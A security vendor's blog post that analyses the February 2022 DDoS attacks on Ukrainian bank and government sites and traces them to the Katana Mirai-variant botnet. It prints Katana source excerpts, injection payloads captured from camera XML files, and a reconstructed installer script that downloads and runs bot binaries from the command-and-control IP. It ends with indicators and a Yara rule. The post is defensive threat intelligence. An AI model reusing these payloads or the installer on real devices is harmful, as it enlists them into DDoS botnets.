www.cadosecurity.com /technical-analysis-of-the-ddos-attacks-against-ukrainian-websites/

Technical Analysis of the DDoS Attacks against Ukrainian Websites

: 2/20/2022

Blog


February 20, 2022

Last week the websites for several banks and government organisations in Ukraine were hit with a Distributed Denial-of-Service attack. Below we identify the likely source of the attacks as a botnet called Katana, with preparation for the attack starting at least as early as Sunday 13th February.

Background

On the 15-16th February a number of Ukrainian websites were taken offline due to Distributed Denial-of-Service (DDoS) attacks. The impacted sites included Banks, Government and Military websites.

Both the United Kingdom and United States have subsequently attributed these attacks:




National Security Council
@WHNSC

The U.S. has technical information linking Russian GRU to this week's distributed denial of service attacks in Ukraine. Known GRU infrastructure has been noted transmitting high volumes of communications to Ukraine-based IP addresses and associated banking-related domains.

10:10 PM · Feb 18, 2022 · Twitter Web App


3,669 Retweets 245 Quote Tweets 9,013 Likes

The scale of the attacks was moderate, and the sites recovered within hours. Below are graphs showing the increased traffic to two targeted banks during the attacks:



The increase in traffic to Oschad Bank and Privat Bank. Images from Doug Madory and Kentik.

Some customers reported being unable to access the banking websites and, in very limited cases, ATMs. These attacks were compounded with fraudulent SMS messages sent to Ukrainian phones in an attempt to create a panic:



Текстове повідомлення
Сьогодні 04:59

Za texnichnymy obstavynamy bankomaty Privatbanku 15.02 ne pracyuyut'. Vybachayemosya.

> *The text messages says “Due to technical circumstances, Privatbank ATMs do not work on February 15. We apologize”. These messages were sent from Polish, Austrian and Estonian numbers.*

According to a report from the Ukranian CERT, other activity was combined with the DDoS and SMS messages in an attempt to maximise the impact. This included:

- A denial of service attack against the .gov.ua DNS servers; and
- A BGP hijacking attack against the Privatbank IP space causing difficulties routing traffic to their network.

Identifying The Source of the Attacks – Katana Botnet

According to the Ukrainian CERT, 360Netlab and BadPackets the source of these attacks is a Mirai botnet with the command and control IP 5.182.211[.]5. The following two malware samples talk to this IP:


82c426d9b8843f279ab9d5d2613ae874d0c359c483658d01e92cc5ac68f6ebcf

- Filename: KKveTTgaAAsecNNaaaa.mips Filesize: 148 KB
- The sandbox report records it communicating with the IP 5.182.211.5 on the port 60195. This was the sample reported by Bad Packets.

978672b911f0b1e529c9cf0bca824d3d3908606d0545a5ebbeb6c4726489a2ed

- Filename: a2b1d5g2e5t8vc.elf Filesize: 98 KB


The filenames (KKveTTgaAAsecNNaaaaa and a2b1d5g2e5t8vc) match a botnet named Katana which is in fact a variant of Mirai with improved DDoS capabilities, as seen in the Katana source code below:



```
import subprocess, sys, urllib
ip = urllib.urlopen('http://api.ipify.org').read()
exec_bin = "loudscream"
exec_name = "ssh.vegasec"
bin_prefix = "KKveTTgaAAsecNNaaaa."
bin_directory = "z0l1mxjm4mdl4jjfjf7sb2vdmv"
archs = [
"x86",                        #1
"mips",                       #2
...
]

...

print("\033[0;31mCreating your payload.")
run('echo "#!/bin/bash" > /var/lib/tftpboot/ohsitsvegawellrip.sh')
run('echo "ulimit -n 1024" >> /var/lib/tftpboot/ohsitsvegawellrip.sh')
run('echo "cp /bin/busybox /tmp/" >> /var/lib/tftpboot/ohsitsvegawellrip.sh')
```




```
#define EXEC_QUERY "/bin/busybox VGA"
#define EXEC_RESPONSE "VGA: applet not found"

#define FN_DROPPER "z916"
#define FN_BINARY ".a2b1d5g2e5t8vc"
```

The source-code for Katana, showing the matching filenames.

Katana is a fork of Mirai, originally available for purchase for 500 Euros but now freely available online:



Katana Security
Forwarded from **Katana Security**

Hello!
Welcome to the Telegram of Katana Services
We are selling for cheap prices botnet sources, exploits, scanners through Telegram.


Katana Best Private Mirai Botnet Variant.
Features:
- *Whole source is uniquely encrypted for per customers. So no leak problems. Basically, leaking source will effect only the person who bought that source.*
- *Attack methods: udp, vse, dns, syn, ack, ovh, greip, greeth, udpplain, std, http.*
- *Fast and effective telnet loader. (13 types of architectures are possible to grab via telnet)*
- *Easy setup, high level protection.*
- *Huge telnet combos which is using in telnet scanner. It will give you telnet vuln lists faster.*

Price: 550 (All installing and building will be managed by @vegasec)
Pre-Compiled: 250€

Payment methods:
Bitcoin and ethereum only.


Delivery

A number of vulnerable Avtech network cameras are publicly accessible and were exploited by the attacker to perform the DDoS. Due to how the exploit works, they show the records of their exploitation publicly. For example this XML file is being served from a compromised camera on port 8080:




```
<User28>
    <Username Level="40/40" Dispatch="account">test</Username>
    <Password Level="40/40" Dispatch="account">
    echo "cd /tmp;wget 5.182.211.5/rip.sh"; /tmp/2.sh;
    </Password>
    <Level Level="40/40" Dispatch="account">SUPERVISOR</Level>
    <Lifetime Level="40/40" Dispatch="account">1 MIN</Lifetime>
</User28>
```

A file was uploaded to VirusTotal on Sunday 13th February matching these delivered attacks. Indicating the attackers started compromising systems at least a few days before the DDoS attacks on Tuesday 15th February:



```
<User2>
    <Username>test</Username>
    <Password>;busybox wget 5.182.211.5/rip.sh </Password>
</User2>
<User3>
    <Username>test</Username>
    <Password>;sh rip.sh </Password>
</User3>
```

Whilst the file rip.sh is no longer available to download, it's part of the standard deployment for Katana and would have been a simple installer for Katana such as this:



```
#!/bin/bash

cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://5.182.211.5/
z0l1mxjm4mdl4jjfjf7sb2vdmv/KKveTTgaAAsecNNaaaa.x86; curl -O http://5.182.211.5/
z0l1mxjm4mdl4jjfjf7sb2vdmv/KKveTTgaAAsecNNaaaa.x86; cat KKveTTgaAAsecNNaaaa.x86 >
loudscream; chmod +x *; ./loudscream ssh.vegasec

cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://5.182.211.5/
z0l1mxjm4mdl4jjfjf7sb2vdmv/KKveTTgaAAsecNNaaaa.mips; curl -O http://5.182.211.5/
z0l1mxjm4mdl4jjfjf7sb2vdmv/KKveTTgaAAsecNNaaaa.mips; cat KKveTTgaAAsecNNaaaa.mips >
loudscream; chmod +x *; ./loudscream ssh.vegasec
```


The Bigger Picture

Whilst the attacks were not particularly successful, the combination of a number of different methods implies a level of sophistication above most DDoS attacks. The intention behind these attacks can be seen in the context of previous malicious activity.

We previously reported on the defacement of Ukranian websites in January 2022, intended to create a sense of panic. And those who follow cyber-attacks in the region will be familiar with the DDoS attacks using BlackEnergy malware preceding the 2008 Georgian conflict, and destructive attacks against Ukraine's Power Grid in 2015.

On Wednesday Mykhailo Fedorov, Ukraine's minister of digital transformation, spoke to the likely intention behind these attacks. He said "This attack was unprecedented, it was prepared well in advance, and its key goal was destabilization, sowing panic and creating chaos in our country,".

On Friday, White House deputy national security adviser for cyber Anne Neuberger went further:



> We've seen troubling signs of malicious cyber activity in the last month. Earlier this week, we saw a kind of cyberattack known as a DDoS attack that overloads online services at the Ukrainian Ministry of Defense and state-owned banks. There were also text messages sent to bank customers telling them that ATM services were unavailable.
>
> Russia likes to move in the shadows and counts on a long process of attribution so it can continue its malicious behavior against Ukraine in cyberspace, including pre-positioning for its potential invasion. In light of that, we're moving quickly to attribute the DDoS attacks.
>
> We believe that the Russian government is responsible for wide-scale cyberattacks on Ukrainian banks this week. We have technical information that links Russian — the Russian Main Intelligence Directorate, or GRU, as known GRU infrastructure was seen transmitting high volumes of communications to Ukraine-based IP addresses and domains.

Thankfully, the websites were restored quickly and if the intention was to create a sense of panic, they failed. For advice on mitigating possible further attacks, you can review the latest advice from CISA.

More From Cado Security

We make a platform to automate responding to security incidents in cloud and container environments. You can get our free playbook on how to respond to incidents in Docker and Kubernetes environments here.

References

Indicators of Compromise

5.182.211[.]5

http://5.182.211[.]5/rip.sh

82c426d9b8843f279ab9d5d2613ae874d0c359c483658d01e92cc5ac68f6ebcf

978672b911f0b1e529c9cf0bca824d3d3908606d0545a5ebbeb6c4726489a2ed

Yara Rule

```
rule Ddos_Linux_Katana {
    meta:
      description = "Detects Mirai variant named Katana"
      date = "2022-02-19"
      license = "Apache License 2.0"
      hash =
"82c426d9b8843f279ab9d5d2613ae874d0c359c483658d01e92cc5ac68f6ebcf"
    strings:
      $ = "[http flood] fd%d started connect"
      $ = "Failed to set IP_HDRINCL. Aborting"
      $ = "[OVH] DDoS Started"
      $ = "[vega/table] tried to access table.%d but it is locked"
      $ = "Cannot send DNS flood without a domain"
    condition:
      all of them
}
```

About Cado Security

Cado Security provides the first and only cloud-native digital forensics platform for enterprises. By automating data capture and processing across cloud and container environments, Cado Response enables security teams to efficiently investigate and respond to cyber incidents at cloud speed. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post Next Post